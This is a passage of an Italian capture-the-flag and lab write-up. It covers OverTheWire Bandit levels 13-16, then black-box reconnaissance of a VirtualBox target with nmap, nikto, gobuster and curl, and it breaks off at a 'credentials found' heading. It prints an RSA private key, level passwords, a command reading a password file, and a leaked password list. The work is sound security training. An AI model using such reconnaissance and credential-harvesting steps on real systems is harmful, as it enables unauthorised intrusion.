
```
┌──(kali㉿kali)-[~]
└─$ echo "-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAxkkOE83W2cOT7IWhFc9aPaaQmQDdgzuXCv+ppZHa++buSkN+
gg0tcr7Fw8NLGa5+Uzec2rEg0WmeevB13AIoYp0MZyETq46t+jk9puNwZwIt9XgB
ZufGtZEwWbFWw/vVLNwOXBe4UWStGRWzgPpEeSv5Tb1VjLZIBdGphTIK22Amz6Zb
ThMsiMnyJafEwJ/T8PQO3myS91vUHEuoOMAzoUID4kN0MEZ3+XahyK0HJVq68KsV
ObefXG1vvA3GAJ29kxJaqvRfgYnqZryWN7w3CHjNU4c/2Jkp+n8L0SnxaNA+WYA7
jiPyTF0is8uzMlYQ4l1Lzh/8/MpvhCQF8r22dwIDAQABAoIBAQC6dWBjhyEOzjeA
J3j/RWmap9M5zfJ/wb2bfidNpwbB8rsJ4sZIDZQ7XuIh4LfygoAQSS+bBw3RXvzE
pvJt3SmU8hIDuLsCjL1VnBY5pY7Bju8g8aR/3FyjyNAqx/TLfzlLYfOu7i9Jet67
xAh0tONG/u8FB5I3LAI2Vp6OviwvdWeC4nOxCthldpuPKNLA8rmMMVRTKQ+7T2VS
nXmwYckKUcUgzoVSpiNZaS0zUDypdpy2+tRH3MQa5kqN1YKjvF8RC47woOYCktsD
o3FFpGNFec9Taa3Msy+DfQQhHKZFKIL3bJDONtmrVvtYK40/yeU4aZ/HA2DQzwhe
ol1AfiEhAoGBAOnVjosBkm7sblK+n4IEwPxs8sOmhPnTDUy5WGrpSCrXOmsVIBUf
laL3ZGLx3xCIwtCnEucB9DvN2HZkupc/h6hTKUYLqXuyLD8njTrbRhLgbC9QrKrS
M1F2fSTxVqPtZDlDMwjNR04xHA/fKh8bXXyTMqOHNJTHHNhbh3McdURjAoGBANkU
1hqfnw7+aXncJ9bjysr1ZWbqOE5Nd8AFgfwaKuGTTVX2NsUQnCMWdOp+wFak40JH
PKWkJNdBG+ex0H9JNQsTK3X5PBMAS8AfX0GrKeuwKWA6erytVTqjOfLYcdp5+z9s
8DtVCxDuVsM+i4X8UqIGOlvGbtKEVokHPFXP1q/dAoGAcHg5YX7WEehCgCYTzpO+
xysX8ScM2qS6xuZ3MqUWAxUWkh7NGZvhe0sGy9iOdANzwKw7mUUFViaCMR/t54W1
GC83sOs3D7n5Mj8×3NdO8xFit7dT9a245TvaoYQ7KgmqpSg/ScKCw4c3eiLava+J
3btnJeSIU+8ZXq9XjPRpKwUCgYA7z6LiOQKxNeXH3qHXcnHok855maUj5fJNpPbY
iDkyZ8ySF8GlcFsky8Yw6fWCqfG3zDrohJ5l9JmEsBh7SadkwsZhvecQcS9t4vby
9/8X4jS0P8ibfcKS4nBP+dT81kkkg5Z5MohXBORA7VWx+ACohcDEkprsQ+w32xeD
qT1EvQKBgQDKm8ws2ByvSUVs9GjTilCajFqLJ0eVYzRPaY6f++Gv/UVfAPV4c+S0
kAWpXbv5tbkkzbS0eaLPTKgLzavXtQoTtKwrjpolHKIHUz6Wu+n4abfAIRFubOdN
/+aLoRQ0yBDRbdXMsZN/jvY44eM+xRLdRVyMmdPtP8belRi2E2aEzA==
-----END RSA PRIVATE KEY-----" > Private.Key
```

Esecuzione del comando “**chmod 700**” per modificare i permessi del file e in particolar modo, eseguendo questo comando, abbiamo dato i permessi solo al proprietario del file in questione.

Esecuzione del comando “**ssh bandit14@13.50.165.192 -p 2220 -i Private.Key**” che sta ad indicare che sto utilizzando un file di identità per accedere a bandit14 sul server.



Visualizzazione del contenuto e della password per accedere all’host successivo tramite il comando “**cat /etc/bandit_pass/bandit14**”.



RISOLUZIONE LIVELLO 14/15


Connessione all’host 14 tramite il comando utilizzato per i livelli precedenti

Esecuzione del comando “**nc localhost 30000**” e inserimento della password ottenuta nel livello precedente al fine di ottenere la psw per l’accesso all’host “**bandit15**”.


```
bandit14@bandit:~$ nc localhost 30000
MU4VWeTyJk8ROof1qqmcBPaLh7lDCPvS
Correct!
8xCjnmgoKbGLhHFAZlGE5Tmu4M2tKJQo
```

RISOLUZIONE LIVELLO 15/16


Connessione all’host “**bandit15**” tramite il comando utilizzato fino ad ora per tutti i collegamenti



Apertura della connessione verso la porta 30001 su localhost del livello corrente utilizzando la crittografia SSL.



Inserimento della password ottenuta precedentemente per accedere all’host successivo.




HACKING VM BLACKBOX BONUS 2:

L’ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall’interno dell’azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox.

Non vengono fornite indicazioni sulla configurazione delle macchine
Usare il terminale predefinito di Kali (o Parrot).

Non usare l’utente root ma inviare i comandi che lo necessitano usando il comando sudo Esercizio Bonus- 101,200 / BlackBox.



VERIFICA AMBIENTE DI RETE

Il primo step riguarda la configurazione della macchina attaccante, impostiamo la macchina su **“host only”** e controlliamo l’indirizzo IP ottenuto automaticamente vista la configurazione in DHCP, impostazione di rete inserita anche nella macchina target.

```
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:cd:d9:cf brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic eth0
       valid_lft 598sec preferred_lft 598sec
    inet6 fe80::a00:27ff:fecd:d9cf/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
```

SCANSIONE NMAP

```
┌──(peppe㉿peppe)-[~]
└─$ sudo nmap -f -T5 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 00:40 PDT
Nmap scan report for 192.168.56.1
Host is up (0.00010s latency).
All 1000 scanned ports on 192.168.56.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 0A:00:27:00:00:10 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.000078s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:DF:82:3C (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.103
Host is up (0.00010s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:D3:EB:EC (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.000010s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 29.99 seconds
```

Una volta conosciuto l'indirizzo IP Attaccante eseguiamo uno scan di rete con **nmap** inserendo come target l'indirizzo IP della rete **network** cosi da ottenere come risultato tutte le reti collegate tramite IP Automatico **DHCP.**


Come possiamo notare, andando ad esclusione, abbiamo ottenuto le informazioni inerenti alla macchina target.

SCAN MIRATI

```
┌──(peppe㉿peppe)-[~]
└─$ sudo nmap -sV -p 80 192.168.56.103 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 00:49 PDT
Nmap scan report for 192.168.56.103
Host is up (0.00018s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:D3:EB:EC (Oracle VirtualBox virtual NIC)
```

Proseguiamo ora lanciando due scansioni più dettagliate cosi da ottenere più informazioni riguardo il target.
Nel primo scan andiamo a specificare che la scansione dia risultati inerenti alla porta **80** e riguardo alla versione del sistema.
Nel secondo scan invece andiamo ad inserire degli “**scan options**” che eseguano la scansione in modo aggressivo e focalizzandosi sempre sulla versione del sistema.

```
┌──(peppe㉿peppe)-[~]
└─$ sudo nmap -A -sV -T4 192.168.56.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 00:45 PDT
Nmap scan report for 192.168.56.103
Host is up (0.00015s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 5 disallowed entries
|_/ange1 /angel1 /nothing /tmp /uploads
|_http-title: Dina
|_http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:D3:EB:EC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.15 ms 192.168.56.103

OS and Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 20.81 seconds
```



Inserendo l’indirizzo IP Target nel browser possiamo visualizzare il sito della macchina, che sfrutteremo compilando il path in base alle necessità

SCANSIONE CON NIKTO

L'output di Nikto mostra che il server web in esecuzione è Apache/2.2.22 (Ubuntu).

Alcuni punti salienti della scansione includono:

-Server Obsoleto: Apache 2.2.22, versione non più supportata e vulnerabile a diverse CVE.

-Problemi di Configurazione: Mancanza di header di sicurezza come X-Frame-Options e X-Content-Type-Options.

-Accesso a Directory Sensibili: Directory come /uploads/, /tmp/, e /secure/ sono accessibili.

-Apache Mod_negotiation: Abilitato, potrebbe permettere attacchi di forza bruta sui nomi dei file.

```
┌──(peppe㉿peppe)-[~]
└─$ sudo nikto -h http://192.168.56.103/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.56.103
+ Target Hostname:    192.168.56.103
+ Target Port:        80
+ Start Time:         2024-07-18 00:51:24 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ /: Server may leak inodes via ETags, header found with file /, inode: 425463, size: 3618, mtime: Tue Oct 17 06:46:52 201
7. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/H
eaders/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-cont
ent-type-header/
+ /uploads/: Directory indexing found.
+ /robots.txt: Entry '/uploads/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/
issues/00600600_robots-txt-file
+ /angel1/: Directory indexing found.
+ /robots.txt: Entry '/angel1/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/i
ssues/00600600_robots-txt-file
+ /ange1/: Directory indexing found.
+ /robots.txt: Entry '/ange1/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/is
sues/00600600_robots-txt-file
+ /tmp/: Directory indexing found.
+ /robots.txt: Entry '/tmp/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issu
es/00600600_robots-txt-file
+ /robots.txt: contains 5 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/
Robots.txt
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The
following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://ex
change.xforce.ibmcloud.com/vulnerabilities/8275
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /secure/: Directory indexing found.
+ /tmp/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8914 requests: 0 error(s) and 20 item(s) reported on remote host
+ End Time:           2024-07-18 00:51:43 (GMT-7) (19 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


ENUMERAZIONE DELLE DIRECTORY CON GOBUSTER


Eseguiamo ora due scansioni grazie al tool di **gobuster** inserendo come target l'url della macchina target e la wordlists necessaria per accederci.
Nelle due scansioni, come possiamo notare, utilizzando la wordlists "**big.txt**" abbiamo trovato molto più informazioni.

Tra i vari risultati possiamo focalizzarci sulle directory:

- **/nothing**
- **/secure**

La directory "**/nothing**", come vedremo, ci darà informazioni importanti per l'accesso alla shell, mentre "**/secure**", contente un file zip, ci faciliterà lo svolgimento dell'attacco grazie ad informazioni riguardanti delle credenziali.






ESAME DEL CONTENUTO DELLA DIRECTORY /NOTHING/

Utilizzando **curl**, è stato trovato un file HTML in “**/nothing**” con commenti che contengono possibili password:

- **freedom**
- **password**
- **helloworld!**
- **diana**
- **iloveroot**

```
┌──(peppe㉿peppe)-[~]
└─$ curl http://192.168.56.103/nothing/
<html>
<head><title>404 NOT FOUND</title></head>
<body>
<!--
#my secret pass
freedom
password
helloworld!
diana
iloveroot
-->
<h1>NOT FOUND</html>
<h3>go back</h3>
</body>
</html>
```




ANALISI DEL FILE ZIP

Scaricando ed estraendo il file backup.zip dalla directory **“/secure”**, è stato trovato un file MP3 (**backup-cred.mp3**).


Usando i comandi **hexdump** e **cat**, il contenuto del file rivela credenziali testuali:

Credenziali trovate:

